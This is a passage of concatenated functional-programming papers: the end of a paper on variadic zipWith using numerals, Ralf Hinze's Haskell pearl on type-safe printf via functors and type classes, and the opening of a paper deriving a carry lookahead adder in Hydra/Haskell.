This can be read in terms of continuations: given a continuation `n`, a list of functions `fs` and a list of arguments `as`, it applies each function in `fs` to the corresponding argument in `as` producing a list which is given to the continuation `n`.

The numeral `zero` is simply the identity function `id :: a -> a`, which in particular has type `[a] -> [a]`. The remaining numerals are obtained by iterating the successor function `succ` on `zero`.

```

one = succ zero :: [a -> b] -> [a] -> [b]
two = succ one  :: [a -> b -> c] -> [a] -> [b] -> [c]

```

In general, the numeral  $\bar{n}$  corresponding to the number  $n$  has the following type.

```
 $\bar{n} :: [a_1 \rightarrow \dots \rightarrow a_n \rightarrow b] \rightarrow [a_1] \rightarrow \dots \rightarrow [a_n] \rightarrow [b]$ 
```

We now define `zipWith` as:

```

zipWith :: ([a] -> b) -> a -> b
zipWith n f = n (repeat f)

```

Thus, given a numeral  $\bar{n}$ , `zipWith`  $\bar{n}$  will have type

```
 $\text{zipWith } \bar{n} :: (a_1 \rightarrow \dots \rightarrow a_n \rightarrow b) \rightarrow [a_1] \rightarrow \dots \rightarrow [a_n] \rightarrow [b]$ 
```

which is exactly what we wanted. Expression (1) can finally be written:

```
zipWith  $\bar{n}$  as1 ... asn
```

We revisit now the motivating example from Section 2.

## 4 The numerals in use

Assume that the numeral `seven` is defined in the library. In order to “zip” 8 given lists `as1, ..., as8` with a given 8-ary function `f` of appropriate type, we can define

```
eight = succ seven
```

and write the expression:

```
zipWith eight f as1 as2 as3 as4 as5 as6 as7 as8
```

Defining `eight` is unnecessary, one may replace it by `(succ seven)` in the expression above.

The disadvantage mentioned in Section 2 vanishes now because the equivalent to `zipWith8 f as1` becomes:

```
zipWith eight f as1
```

See [2] for an example of how to reuse these numerals in some situations.

## 5 Conclusion

Inspired by the work presented in [1], we considered a function whose implementability was generally believed to require dependent types. We have shown that it is possible to define it without dependent types in an elegant way by introducing ad hoc numerals. The same technique can be applied to other functions like `liftM`, `zip`, `unzip`, `curry`, `uncurry`, and `taut`. The case of `taut` is explained in detail in [2].

The reader is referred to [2] for further discussions about our solution: the problem of numerals being too ad hoc, the role of polymorphism, the orthogonality with strictness and lazyness, the performance of our `zipWith`. In addition, our solution is there compared to solving the problem in languages with dependent types and in languages for generic programming.

## Acknowledgments

We are grateful to Magnus Carlsson and Olivier Danvy with whom we discussed the subject of this paper in several opportunities. Richard Bird, Olivier Danvy and an anonymous reviewer gave us valuable comments on earlier versions of this paper.

## References

- [1] O. Danvy. Functional Unparsing. *Journal of Functional Programming*, 8(6):621–625, 1998.
- [2] D. Fridlender and M. Indrika. Do we need dependent types? *Journal of Functional Programming*, 10(4):409–415, 2000.
- [3] B. Nordström, K. Petersson, and J. Smith. *Programming in Martin-Löf’s Type Theory. An Introduction*. Oxford University Press, 1990.
- [4] S. Peyton Jones and J. Hughes, editors. *Report on the Programming Language Haskell 98*. <http://www.haskell.org/onlinereport/>, 1999.
- [5] S. Peyton Jones and J. Hughes, editors. *Standard Libraries for the Haskell 98 Programming Language*. [http://www.haskell.org/online\\_library/](http://www.haskell.org/online_library/), 1999.

## Recent BRICS Report Series Publications

- RS-01-10** Daniel Fridlender and Mia Indrika. *Do we Need Dependent Types?* March 2001. 6 pp. Appears in *Journal of Functional Programming*, 10(4):409–415, 2000. Superseeds BRICS Report RS-98-38.
- RS-01-9** Claus Brabrand, Anders Møller, and Michael I. Schwartzbach. *Static Validation of Dynamically Generated HTML*. February 2001. 18 pp.
- RS-01-8** Ulrik Frendrup and Jesper Nyholm Jensen. *Checking for Open Bisimilarity in the  $\pi$ -Calculus*. February 2001. 61 pp.
- RS-01-7** Gregory Gutin, Khee Meng Koh, Eng Guan Tay, and Anders Yeo. *On the Number of Quasi-Kernels in Digraphs*. January 2001. 11 pp.
- RS-01-6** Gregory Gutin, Anders Yeo, and Alexey Zverovich. *Traveling Salesman Should not be Greedy: Domination Analysis of Greedy-Type Heuristics for the TSP*. January 2001. 7 pp.
- RS-01-5** Thomas S. Hune, Judi Romijn, Mariëlle Stoelinga, and Frits W. Vaandrager. *Linear Parametric Model Checking of Timed Automata*. January 2001. 44 pp. To appear in *Tools and Algorithms for The Construction and Analysis of Systems: 7th International Conference*, TACAS '01 Proceedings, LNCS, 2001.
- RS-01-4** Gerd Behrmann, Ansgar Fehnker, Thomas S. Hune, Kim G. Larsen, Paul Pettersson, and Judi Romijn. *Efficient Guiding Towards Cost-Optimality in UPPAAL*. January 2001. 21 pp. To appear in *Tools and Algorithms for The Construction and Analysis of Systems: 7th International Conference*, TACAS '01 Proceedings, LNCS, 2001.
- RS-01-3** Gerd Behrmann, Ansgar Fehnker, Thomas S. Hune, Kim G. Larsen, Paul Pettersson, Judi Romijn, and Frits W. Vaandrager. *Minimum-Cost Reachability for Priced Timed Automata*. January 2001. 22 pp. To appear in *Hybrid Systems: Computation and Control*, 2001.
- RS-01-2** Rasmus Pagh and Jakob Pagter. *Optimal Time-Space Trade-Offs for Non-Comparison-Based Sorting*. January 2001. ii+20 pp.

# FUNCTIONAL PEARL

## *Haskell does it with class: Functorial unparsing*

RALF HINZE

*Institute of Information and Computing Sciences, Utrecht University  
 P.O.Box 80.089, 3508 TB Utrecht, The Netherlands  
 (e-mail: ralf@cs.uu.nl)*

### 1 Introduction

When I was a student, Simula was one of the languages taught in introductory programming language courses and I vividly remember a sticker one of our instructors had attached to the door of his office, saying “Simula does it with class”. I guess the same holds for Haskell except that Haskell replaces classes by type classes.

Armed with singleton types, multiple-parameter type classes, and functional dependencies we reconsider a problem raised and solved by Danvy in a previous pearl (1998). The challenge is to implement a variant of C’s *printf* function, called *format* below, in a statically typed language. Here is an interactive session that illustrates the problem.

```
Main> :type format (lit "hello\u0020world")
String
Main> format (lit "hello\u0020world")
"hello\u0020world"
Main> :type format int
Int → String
Main> format int 5
"5"
Main> :type format (int ^ lit "\u0020is\u0020" ^ str)
Int → String → String
Main> format (int ^ lit "\u0020is\u0020" ^ str) 5 "five"
"5\u0020is\u0020five"
```

The format directive *lit s* means emit *s* literally. The directives *int* and *str* instruct *format* to take an additional argument of the types *Int* and *String* respectively, which is then shown. The circumflex ‘ $\wedge$ ’ is used to concatenate two directives.

The type of *format* depends on its first argument, the format directive. In a language with dependent types, such as Cayenne (Augustsson, 1999), *format* is straightforward to implement. This pearl shows that *format* is equally straightforward to realize in a language, such as Haskell, that allows the definition of values that depend on types. Our solution enjoys nice algebraic properties and is more direct than the original one (the relation between the two approaches is detailed in Sec. 5).

## 2 Preliminaries: functors

This section briefly reviews the categorical concept of a functor, which is at the heart of the Haskell implementation of *format*. For our purposes it is sufficient to think of a *functor* as a combination of a type constructor  $F$  of kind  $\star \rightarrow \star$  and a so-called *mapping function* that lifts a given function of type  $A \rightarrow B$  to a function of type  $F A \rightarrow F B$ . In Haskell, the concept of a functor is captured by the following class definition.<sup>1</sup>

```
class Functor F where
  map :: (A → B) → (F A → F B)
```

Instances of this class are supposed to satisfy the two *functor laws*:

$$\begin{aligned} \text{map } id &= id \\ \text{map } (\phi \cdot \psi) &= \text{map } \phi \cdot \text{map } \psi. \end{aligned}$$

Typical examples of functors are container types such as lists or trees. In these cases, the mapping function simply applies its first argument to each element of a given container leaving its structure intact. However, the notion of functor is by no means restricted to container types. For instance, the functional type  $(A \rightarrow)$  for fixed  $A$  is a functor with the mapping function given by *post-composition*.<sup>2</sup>

```
instance Functor (A →) where
  map φ x = φ · x
```

For this instance, the functor laws reduce to  $id \cdot x = x$  and  $(\phi \cdot \psi) \cdot x = \phi \cdot (\psi \cdot x)$ . The functor  $(A \rightarrow)$  will play a prominent rôle in the following sections. In addition, we require the *identity functor* and *functor composition*.

```
type Id A      = A
instance Functor Id where
  map      = id
type (F ∙ G) A = F (G A)
instance (Functor F, Functor G) ⇒ Functor (F ∙ G) where
  map      = map ∙ map
```

Again, it is easy to see that the functor laws are satisfied. Furthermore, functor composition is associative and has the identity functor as a unit. As an aside, note that these instance declarations are not legal Haskell since *Id* and ‘∙’ are not data types defined by **data** or by **newtype**. A data type, however, introduces an additional data constructor which affects the readability of the code. Instead we employ **type** declarations as if they worked as **newtype** declarations. Sec. 6 describes the necessary amendments to make the code run under GHC or Hugs.

<sup>1</sup> We slightly deviate from Haskell’s lexical syntax: both type constructors and type variables are written with an initial upper-case letter (a type variable typically consists of a single upper-case letter) and both value constructors and value variables are written with an initial lower-case letter. This convention helps us to keep values and types apart.

<sup>2</sup> The so-called *operator section*  $(A \rightarrow)$  denotes the partial application of the infix operator ‘ $\rightarrow$ ’ to  $A$ .

### 3 Functional unparsing

The Haskell solution is developed in two steps. In this section we show how to define *format* as a type-indexed value. The following section then explains how to implement the type-indexed value using multiple-parameter type classes with functional dependencies.

Recall that the type of *format* depends on its first argument, the format directive. Clearly, we cannot define such a dependently typed function in Haskell if we represent directives by elements of a single data type, say,

```
data Dir = lit String | int | str | Dir ^ Dir.
```

However, using Haskell's type classes we can define values that depend on types. In order to utilize this feature we must arrange that each directive possesses a distinct type. To this end we introduce the following *singleton types*:

```
data LIT     = lit String
data INT     = int
data STR     = str
data D1 ^ D2 = D1 ^ D2.
```

Strictly speaking, *LIT* is not a singleton type since it accommodates more than one element. This is unproblematic, however, since the type of *format* does not depend on the argument of *lit*. Given these declarations, the directive *int* ^ *lit* "is" ^ *str*, for instance, has type *INT* ^ *LIT* ^ *STR*: the structure of the directive is mirrored on the type level. As an aside, note that the type constructor '^', which takes singleton types to singleton types, is isomorphic to the type of pairs. We could have used pairs in the first place but the right-associative infix data constructor '^' saves some parentheses.

We can now define *format* as a type-indexed value of type

$$\text{format}_D :: D \rightarrow \text{Format}_D \text{ String},$$

that is, *format*<sub>D</sub> takes a directive of type *D* and returns 'something' of *String* where 'something' is determined by *D* in the following way.

```
Format_D      :: * → *
FormatLIT S = S
FormatINT S = Int → S
FormatSTR S = String → S
FormatD1 ^ D2 S = FormatD1 (FormatD2 S)
```

The type *Format*<sub>D</sub> is a so-called *type-indexed type*, a type that depends on a type. It specifies for each of the directives the additional argument(s) *format* has to take. The most interesting clause is probably the last one: the arguments to be added for *D*<sub>1</sub> ^ *D*<sub>2</sub> are the arguments to be added for *D*<sub>1</sub> followed by the arguments to be added for *D*<sub>2</sub>. The crucial property of *Format*<sub>D</sub> is that it constitutes a functor.

This can be seen more clearly if we rewrite  $\text{Format}_D$  in a point-free style.

$$\begin{aligned}\text{Format}_{\text{LIT}} &= \text{Id} \\ \text{Format}_{\text{INT}} &= (\text{Int} \rightarrow) \\ \text{Format}_{\text{STR}} &= (\text{String} \rightarrow) \\ \text{Format}_{D_1 \cdot D_2} &= \text{Format}_{D_1} \cdot \text{Format}_{D_2}\end{aligned}$$

The implementation of  $\text{format}$  is straightforward except perhaps for the last case.

$$\begin{aligned}\text{format}_D &\quad :: D \rightarrow \text{Format}_D \text{ String} \\ \text{format}_{\text{LIT}} (\text{lit } s) &= s \\ \text{format}_{\text{INT}} \text{ int} &= \lambda i \rightarrow \text{show } i \\ \text{format}_{\text{STR}} \text{ str} &= \lambda s \rightarrow s \\ \text{format}_{D_1 \cdot D_2} (d_1 \cdot d_2) &= \text{format}_{D_1} d_1 \diamond \text{format}_{D_2} d_2\end{aligned}$$

So  $\text{format}_{\text{INT}} \text{ int}$  is just the  $\text{show}$  function and  $\text{format}_{\text{STR}} \text{ str}$  is just the identity on  $\text{String}$ . It remains to define the operator ‘ $\diamond$ ’, which takes an  $F \text{ String}$  and a  $G \text{ String}$  to a  $(F \cdot G) \text{ String}$ . We know that  $F = \text{Format}_{D_1}$  and  $G = \text{Format}_{D_2}$  but this does not get us any further. The only assumption we may safely take is that  $F$  and  $G$  are functorial. Fortunately, using the mapping function on  $F$  we can turn a value of type  $F \text{ String}$  into a value of type  $F(G \text{ String})$  provided we supply a function that takes a  $\text{String}$ , say,  $s$  to a value of type  $G \text{ String}$ . We can define a function of the desired type using the mapping function on  $G$  provided we supply a function that takes a string, say,  $t$  to some resulting string. Now, since we have to concatenate the ‘output’ produced by the two arguments of ‘ $\diamond$ ’, the resulting string must be  $s \text{ ++ } t$ .

$$\begin{aligned}(\diamond) &\quad :: (\text{Functor } F, \text{Functor } G) \Rightarrow F \text{ String} \rightarrow G \text{ String} \rightarrow (F \cdot G) \text{ String} \\ f \diamond g &= \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow s \text{ ++ } t) g) f\end{aligned}$$

The operator ‘ $\diamond$ ’ enjoys nice algebraic properties: it is associative and has the empty string, “” ::  $\text{Id String}$ , as a unit. The proof of these properties makes use of the functor laws and the fact that  $(\text{String}, \text{++}, “”)$  forms a monoid. That said it becomes clear that the construction can be readily generalized to arbitrary monoids. As an example, for reasons of efficiency one might want to replace  $(\text{String}, \text{++}, “”)$  by  $(\text{ShowS}, \cdot, \text{id})$ , which features constant-time concatenation.

#### 4 Functional unparsing in Haskell

How can we implement the type-indexed value  $\text{format}_D :: D \rightarrow \text{Format}_D \text{ String}$  using Haskell’s type classes? Clearly, a singleton parameter class won’t do since both  $D$  and  $\text{Format}_D$  vary. We are forced to introduce a two argument class that additionally abstracts away from  $\text{Format}_D$  assigning  $\text{format}$  the general type  $D \rightarrow F \text{ String}$ . This type is, however, too general since now  $D$  and  $F$  may vary independently of each other. This additional ‘flexibility’ is, in fact, not very welcome since it gives rise to severe problems of ambiguity. Fortunately, *functional dependencies* (Jones,

2000) save the day as they allow us to capture the fact that  $F$  is determined by  $D$ .

```
class (Functor F)  $\Rightarrow$  Format D F | D  $\rightarrow$  F where
  format :: D  $\rightarrow$  F String
```

The functional dependency  $D \rightarrow F$  (beware, this is not the function space arrow) constrains the relation to be functional: if both  $\text{Format } D_1 F_1$  and  $\text{Format } D_2 F_2$  hold, then  $D_1 = D_2$  implies  $F_1 = F_2$ . Note that  $F$  is additionally restricted to be an instance of *Functor*. It remains to supply for each directive  $D$  an instance declaration of the schematic form **instance**  $\text{Format } D (\text{Format}_D)$  **where**  $\text{format} = \text{format}_D$ .

```
instance Format LIT Id where
  format (lit s) = s
instance Format INT (Int →) where
  format int =  $\lambda i \rightarrow \text{show } i$ 
instance Format STR (String →) where
  format str =  $\lambda s \rightarrow s$ 
instance (Format D1 F1, Format D2 F2)  $\Rightarrow$  Format (D1 ^ D2) (F1 · F2) where
  format (d1 ^ d2) = format d1 ◊ format d2
```

In implementing the specification of Sec. 3 we have simply replaced a type function by a functional type relation. Before we proceed let us take a look at an example translation.

```
format (int ^ lit "is" ^ str)
= { definition of format }
  show ◊ "is" ◊ id
= { definition of '◊' }
  map_{Int→} (λs → map_{Id} (λt → map_{String→} (λu → s ++ t ++ u) id) "is") show
= { definition of map_{A→} and map_{Id} }
  (λs → (λt → (λu → s ++ t ++ u) · id) "is") · show
= { algebraic simplifications and  $\beta$ -conversion }
  λi → λu → show i ++ "is" ++ u
```

We obtain exactly the function one would have written by hand. Note that simplifications along these lines can always be performed at compile time since the first argument of *format* is essentially static (apart from *lit*'s string argument).

## 5 Back to continuation-passing style

It is instructive to compare our solution to the original one by Danvy (1998), which makes use of a *continuation* and an *accumulating argument*. Phrased as a Haskell type class Danvy's solution reads:

```
class Format' D F | D  $\rightarrow$  F where
  format' ::  $\forall A . D \rightarrow (\text{String} \rightarrow A) \rightarrow (\text{String} \rightarrow F A)$ 
```

```

instance Format' LIT Id where
  format' (lit s) = λκ out → κ (out ++ s)
instance Format' INT (Int →) where
  format' int = λκ out → λi → κ (out ++ show i)
instance Format' STR (String →) where
  format' str = λκ out → λs → κ (out ++ s)
instance (Format' D1 F1, Format' D2 F2) ⇒ Format' (D1 ^ D2) (F1 · F2) where
  format' (d1 ^ d2) = λκ out → format' d1 (format' d2 κ) out
format :: (Format' D F) ⇒ D → F String
format d = format' d id """

```

Two remarks are in order. First, the instances do not require mapping functions, which explains why *Format'* is not declared a subclass of *Functor*, though morally the second argument of *Format'* is a functor. Second, *format'* (*d*<sub>1</sub> ^ *d*<sub>2</sub>) can be simplified to *format'* *d*<sub>1</sub> · *format'* *d*<sub>2</sub>, where ‘·’ is ordinary function composition. We will take these points up again in the following section.

So we interpret *format d* by values of type *F String* whereas Danvy employs values of type  $\forall A . (A \rightarrow \text{String}) \rightarrow (A \rightarrow F \text{ String})$ . An obvious question is, of course, whether the two approaches are equivalent. Here are functions that convert to and fro:

$$\begin{aligned} \alpha d &= \lambda\kappa \text{out} \rightarrow \text{map} (\lambda s \rightarrow \kappa (\text{out} ++ s)) d \\ \gamma d' &= d' \text{id} """ \end{aligned}$$

The coercion function  $\alpha$  introduces a continuation and an accumulating string, while  $\gamma$  supplies an initial continuation and an empty accumulating string.

It is easy to see that  $\gamma \cdot \alpha = \text{id}$ :

$$\begin{aligned} \gamma(\alpha d) &= \{ \text{definition of } \gamma \text{ and } \alpha \} \\ &\quad (\lambda\kappa \text{out} \rightarrow \text{map} (\lambda s \rightarrow \kappa (\text{out} ++ s)) d) \text{id} """ \\ &= \{ \beta\text{-conversion} \} \\ &\quad \text{map} (\lambda s \rightarrow \text{id} ("" ++ s)) d \\ &= \{ \text{algebraic simplifications} \} \\ &\quad \text{map id } d \\ &= \{ \text{functor laws} \} \\ &\quad d \end{aligned}$$

When we try to prove the converse,  $\alpha \cdot \gamma = \text{id}$ ,

$$\begin{aligned} \alpha(\gamma d') &= \{ \text{definition of } \alpha \text{ and } \gamma \} \\ &\quad \lambda\kappa \text{out} \rightarrow \text{map} (\lambda s \rightarrow \kappa (\text{out} ++ s)) (d' \text{id} ""), \end{aligned}$$

we are immediately stuck. There is no obvious way to simplify the final expression. Note, however, that *d'* has a polymorphic type, so we can appeal to the *parametricity theorem*. The ‘free theorem’ for  $d' : \forall A . (\text{String} \rightarrow A) \rightarrow (\text{String} \rightarrow F A)$  is that for all  $\phi :: A_1 \rightarrow A_2$  and for all  $\epsilon :: \text{String} \rightarrow A_1$ ,

$$\text{map } \phi \cdot d' \epsilon = d' (\phi \cdot \epsilon). \tag{1}$$

Loosely speaking, this rule allows us to shift a part of the continuation to the left. Continuing the proof we obtain:

$$= \{ \text{parametricity (1): } \phi = \lambda s \rightarrow \kappa (\text{out} + s) \text{ and } \epsilon = \text{id} \}$$

$$\lambda \kappa \text{out} \rightarrow d' (\lambda s \rightarrow \kappa (\text{out} + s)) \text{"}.$$

We are stuck again. This time we require a rule that allows us to shift a part of the continuation to the right. Let us assume for the moment that for all  $\epsilon :: \text{String} \rightarrow A$  and for all  $\sigma :: \text{String} \rightarrow \text{String}$ ,

$$d' (\epsilon \cdot \sigma) = d' \epsilon \cdot \sigma. \quad (2)$$

Given this property, we can finish the proof:

$$= \{ \text{proof obligation (2): } \epsilon = \kappa \text{ and } \sigma = \lambda s \rightarrow \text{out} + s \}$$

$$\lambda \kappa \text{out} \rightarrow d' (\lambda s \rightarrow \kappa s) (\text{out} + \text{"})$$

$$= \{ \text{algebraic simplifications and } \eta\text{-conversion} \}$$

$$d'$$

It remains to establish the proof obligation. Perhaps unsurprisingly, it turns out that the rule does not hold in general. The problem is that the accumulating argument has a too concrete type: it is a string, which we can manipulate at will. In the following instance, for example, the accumulator is replaced by an empty string.

```
data CANCEL = cancel
instance Format' CANCEL Id where
    format' cancel =  $\lambda \kappa \text{out} \rightarrow \kappa \text{"}$ 
```

The effect of *cancel* is to discard the string produced by the directives to its left.

```
Main> format' (int ^ lit "is" ^ cancel ^ str) 5 "five"
"five"
```

One might argue that the ability to define such a directive is an unwanted consequence of switching to continuation passing style. In that sense, rule (2) is really a proof obligation for the programmer. As a closing remark, note that we can achieve a similar effect in our setting using a ‘forgetful’ variant of ‘ $\diamond$ ’:

$$f \triangleright g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow t) g) f$$

$$f \triangleleft g = \text{map} (\lambda s \rightarrow \text{map} (\lambda t \rightarrow s) g) f.$$

## 6 Applying a functor

Let us finally turn the code of Sec. 4 into an executable Haskell program. Recall that the instance declarations involving the type synonyms *Id* and ‘ $\cdot$ ’ are not legal since type synonyms must not be partially applied. Therefore, we are forced to introduce the two types via **newtype** declarations:

```
newtype Id A = ide A
newtype (F · G) A = com (F (G A)).
```

Alas, now  $Id$  and ‘ $\cdot$ ’ are new distinct types. In particular, the identities  $Id\ A = A$  and  $(F \cdot G)\ A = F\ (G\ A)$  do not hold any more: the type of  $format$  ( $int^{\wedge}lit\ "is"\ ^{\wedge}str$ ) is  $((Int \rightarrow) \cdot Id \cdot (String \rightarrow))\ String$  rather than  $Int \rightarrow String \rightarrow String$ . In order to obtain the desired type we have to apply the functor  $(Int \rightarrow) \cdot Id \cdot (String \rightarrow)$  to the type  $String$ . This type transformation is implemented by the following three parameter type class.

```
class (Functor F)  $\Rightarrow$  Apply F A B | F A  $\rightarrow$  B where
  apply          :: F A  $\rightarrow$  B
instance Apply (A  $\rightarrow$ ) B (A  $\rightarrow$  B) where
  apply          = id
instance Apply Id A A where
  apply (ide a) = a
instance (Apply G A B, Apply F B C)  $\Rightarrow$  Apply (F  $\cdot$  G) A C where
  apply (com x) = apply (map apply x)
```

The intention is that the type relation  $Apply\ F\ A\ B$  holds iff  $F\ A = B$ . Consequently,  $B$  is uniquely determined by  $F$  and  $A$ , which is expressed by the functional dependency  $F\ A \rightarrow B$  (again, do not confuse the dependency with a functional type). The class method  $apply$  always equals the identity function since a **newtype** has the same representation as the underlying type. Now, renaming the class method of  $Format$  to  $formatx$  we arrive at the true definition of  $format$ :

```
format    :: (Format D F, Apply F String A)  $\Rightarrow$  D  $\rightarrow$  A
format d = apply (formatx d).
```

## 7 Haskell can do it (almost) without type classes

Given the title of the pearl this final twist is perhaps unexpected. We can quite easily eliminate the  $Format$  class by specializing  $format$  to the various types of directives: for each  $d :: D$  we introduce a new directive  $\underline{d} :: Format_D\ String$  given by  $\underline{d} = formatx\ d$ —we omit the underlining in the sequel and just reuse the original names.

lit	::	String $\rightarrow$ Id String
lit s	=	ide s
int	::	(Int $\rightarrow$ ) String
int	=	$\lambda i \rightarrow show\ i$
str	::	(String $\rightarrow$ ) String
str	=	$\lambda s \rightarrow s$
format	::	(Apply F String A) $\Rightarrow$ F String $\rightarrow$ A
format d	=	apply d
formatIO	::	(Apply F (IO ()) A) $\Rightarrow$ F String $\rightarrow$ A
formatIO d	=	apply (map putStrLn d)

So  $int$  is just  $show$  (albeit with a less general type),  $str$  is just  $id$ , and  $format$  is just  $apply$  (again with a less general type). Furthermore, instead of ‘ $\wedge$ ’ we use ‘ $\diamond$ ’.

We have also defined a variant of *format* that outputs the string to the standard output device. This function nicely demonstrates how to define one's own variable-argument functions on top of *format*. Here is an example session that illustrates the use of the new unparsing combinators.

```
Main> :type (int `diamond` lit "is" `diamond` str)
((Int →) · Id · (String →)) String
Main> :type format (int `diamond` lit "is" `diamond` str)
Int → String → String
Main> format (int `diamond` lit "is" `diamond` str) 5 "five"
"5isfive"
Main> format (show `diamond` lit "is" `diamond` show) 5 "five"
"5is\"five\""
Main> format (lit "sum" `diamond` show `diamond` lit "≡" `diamond` show) [1..10] (sum [1..10])
"sum[1,2,3,4,5,6,7,8,9,10]≡55"
```

Note the use of *show* in the last two examples—but, please, don't ask for the type of *format* (*show* `diamond` *lit* "is" `diamond` *show*). In fact, we can now seamlessly integrate Haskell's predefined unparsing function with our own routines. As an illustration, consider the following directive for unparsing a list of values.

<i>list</i>	$:: (A \rightarrow) String \rightarrow ([A] \rightarrow) String$
<i>list d []</i>	$= "[]"$
<i>list d (a:as)</i>	$= "[" ++ d a ++ rest as$
<b>where</b> <i>rest []</i>	$= "]"$
<i>rest (a:as)</i>	$= ",," ++ d a ++ rest as$

To format a string, for instance, we can now either use the directive *str* (emit the string literally), *show* (put the string in quotes), or *list show* (show the string as a list of characters). Likewise, for formatting a list of strings we can choose between *show*, *list str*, *list show*, or *list (list show)*.

Can we also get rid of *Id*, ‘·’ and consequently of the class *Apply*? Unfortunately, the answer is in the negative. Though all directives possess legal Haskell 98 types, Haskell's kinded first-order unification gets in the way when we combine the directives. Loosely speaking, the **newtype** constructors are required to direct the type checker. Interestingly, Danvy's solution seems to require a less sophisticated type system: the combinators possess ordinary Hindley-Milner types. However, this comes at the expense of type safety as a closer inspection reveals. The critical combinator is the one for concatenating directives, which possesses the following rank-2 type (consider the instance declaration for ‘^’ in Sec. 5).

$$\begin{aligned} (\cdot) :: \forall F\ G\ .\ (\forall X\ .\ (String \rightarrow X) \rightarrow (String \rightarrow F\ X)) \\ \rightarrow (\forall Y\ .\ (String \rightarrow Y) \rightarrow (String \rightarrow G\ Y)) \\ \rightarrow (\forall Z\ .\ (String \rightarrow Z) \rightarrow (String \rightarrow F\ (G\ Z))) \end{aligned}$$

Since ‘·’ amounts to function composition we can generalize (or rather, weaken) the

type to

$$\begin{aligned} (\cdot) :: \forall A B C . & (B \rightarrow C) \\ & \rightarrow (A \rightarrow B) \\ & \rightarrow (A \rightarrow C). \end{aligned}$$

Since Danvy's combinators furthermore do not employ mapping functions, they can be made to run in a language with a Hindley-Milner type system. Of course, weakening the types has the immediate drawback that, for instance, the non-sensible call *format* (*const* · *length* · *run*) where *run k = k "*" is well-typed.

## 8 Acknowledgements

Thanks are due to Dave Clarke, Johan Jeuring, Andres Löh, Peter Thiemann, and Stephanie Weirich for their comments on a previous draft of this paper.

## References

- Augustsson, L. (1999) Cayenne – a language with dependent types. *SIGPLAN Notices* **34**(1):239–250.
- Danvy, O. (1998) Functional unparsing. *J. Functional Programming* **8**(6):621–625.
- Jones, M. P. (2000) Type classes with functional dependencies. Smolka, G. (ed), *Proceedings of the 9th European Symposium on Programming, ESOP 2000, Berlin, Germany*. Lecture Notes in Computer Science 1782, pp. 230–244. Springer-Verlag.

# *Functional Pearl*

## Derivation of a Carry Lookahead Addition Circuit

John O'Donnell<sup>1,2</sup>

*Computing Science Department  
University of Glasgow  
Glasgow, United Kingdom*

Gudula Rünger<sup>3</sup>

*Fakultät für Informatik  
Technische Universität Chemnitz  
Chemnitz, Germany*

---

### **Abstract**

Using Haskell as a digital circuit description language, we transform a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into an efficient carry lookahead adder that requires  $O(\log n)$  time. The gain in speed relies on the use of parallel scan to calculate the propagation of carry bits efficiently. The main difficulty is that this scan cannot be parallelised directly since it is applied to a non-associative function. Several additional techniques are needed to circumvent the problem, including partial evaluation and symbolic function representation. The derivation given here provides a formal correctness proof, yet it also makes the solution more intuitive by bringing out explicitly each of the ideas underlying the carry lookahead adder.

---

## 1 Introduction

In this paper we use Haskell as a digital circuit description language in order to solve an important problem in hardware design: the transformation of a ripple carry adder that requires  $O(n)$  time to add two  $n$ -bit words into a carry

---

<sup>1</sup> This work was supported in part by the British Council and the Deutsche Akademische Austauschdienst under the Academic Research Collaboration program.

<sup>2</sup> Email: [jtod@dcs.gla.ac.uk](mailto:jtod@dcs.gla.ac.uk) Web: [www.dcs.gla.ac.uk/~jtod/](http://www.dcs.gla.ac.uk/~jtod/)

<sup>3</sup> Email: [ruenger@informatik.tu-chemnitz.de](mailto:ruenger@informatik.tu-chemnitz.de)  
Web: [www.tu-chemnitz.de/informatik/HomePages/PI/index.html](http://www.tu-chemnitz.de/informatik/HomePages/PI/index.html)

lookahead adder, which needs only  $O(\log n)$  time. This problem has great practical importance, since the clock speed of synchronous digital circuits is determined by the critical path depth, and an adder lies on the critical path in typical processor datapath architectures. In other words, by speeding up just an adder, which accounts for a few hundred logic gates, the speed of an entire chip with millions of gates can be improved.

The circuit that we design here is not new; it is related to (though different from) a circuit by Ladner and Fischer [7] (1980), and the particular variation that we develop is essentially the same as the one presented in the well known textbook on algorithms by Cormen, Leiserson and Rivest [3]. The original contributions of this paper include the formal specification, the correctness proof, and the derivation:

- Our derivation produces a precise specification of the circuit, which can be simulated or fabricated automatically. The earlier presentations give only examples of the circuit at particular word sizes, relying on the reader to figure out other cases. This can be surprisingly difficult, and is unsuitable for modern integrated circuit design, which is highly automated.
- The derivation produces a general solution that works on word size  $n$  for every natural number  $n$ .
- The carry lookahead adder is usually presented as a large and very complicated circuit, which is quite difficult to understand. In contrast, we explain it by going through a sequence of transformation steps. At each stage there is a specific technical problem to overcome and a clear strategy for solving it. This leads to a better understanding than contemplation of the final design, where several quite distinct ideas are mixed together and buried in a large network of logic gates.
- The derivation in this paper provides a correctness proof for the adder.

Although we do not claim the circuit derived here to be new, there is a sense in which it actually is new. The adders presented before operate only on fixed size words, but we derive a family of adders defined for every wordsize  $n \in \text{Nat}$ . For example, the adder described in [3] takes two 8-bit words and produces an 8-bit sum. *It does not work at all for any other word size.* Its time complexity is  $O(1)$ ; indeed, it is meaningless to attribute a time complexity of  $O(\log n)$  to an algorithm that lacks a parameter  $n$ .

Clearly the authors of the previous papers could have designed an adder at a different fixed word size, say 16. What they did not do was to design a general adder at size  $n$ , and there is a good reason: they did not use a formalism capable of expressing families of parameterised circuits.

In this paper, we use Hydra [10], a computer hardware description language (CHDL) embedded in Haskell. Two advantages of Hydra are central to the paper: it allows *circuit patterns* to be defined, allowing  $n$ -bit circuits, and it allows *formal equational reasoning* to be used in transforming circuits. The reader is assumed to be familiar with Haskell but not with Hydra, and the

essential methods of functional hardware specification will be explained below. Links to further information on Hydra can be found on the web page for this paper:

[http://www.dcs.gla.ac.uk/~jtod/papers/2001\\_Adder/](http://www.dcs.gla.ac.uk/~jtod/papers/2001_Adder/)

A huge benefit of CHDLs is their ability to define families of related circuits. Most CHDLs are based on imperative programming, but functional languages work far better for this application domain. In particular, this paper relies on three characteristic features of functional languages: (1) higher order functions express circuit patterns; (2) referential transparency supports equational reasoning; (3) strong typing allows the circuit types to be defined naturally, and also supports the wide variety of software tools provided by Hydra. Nonstrict semantics (lazy evaluation) is also essential to Hydra, although it happens not to be needed for the adder.

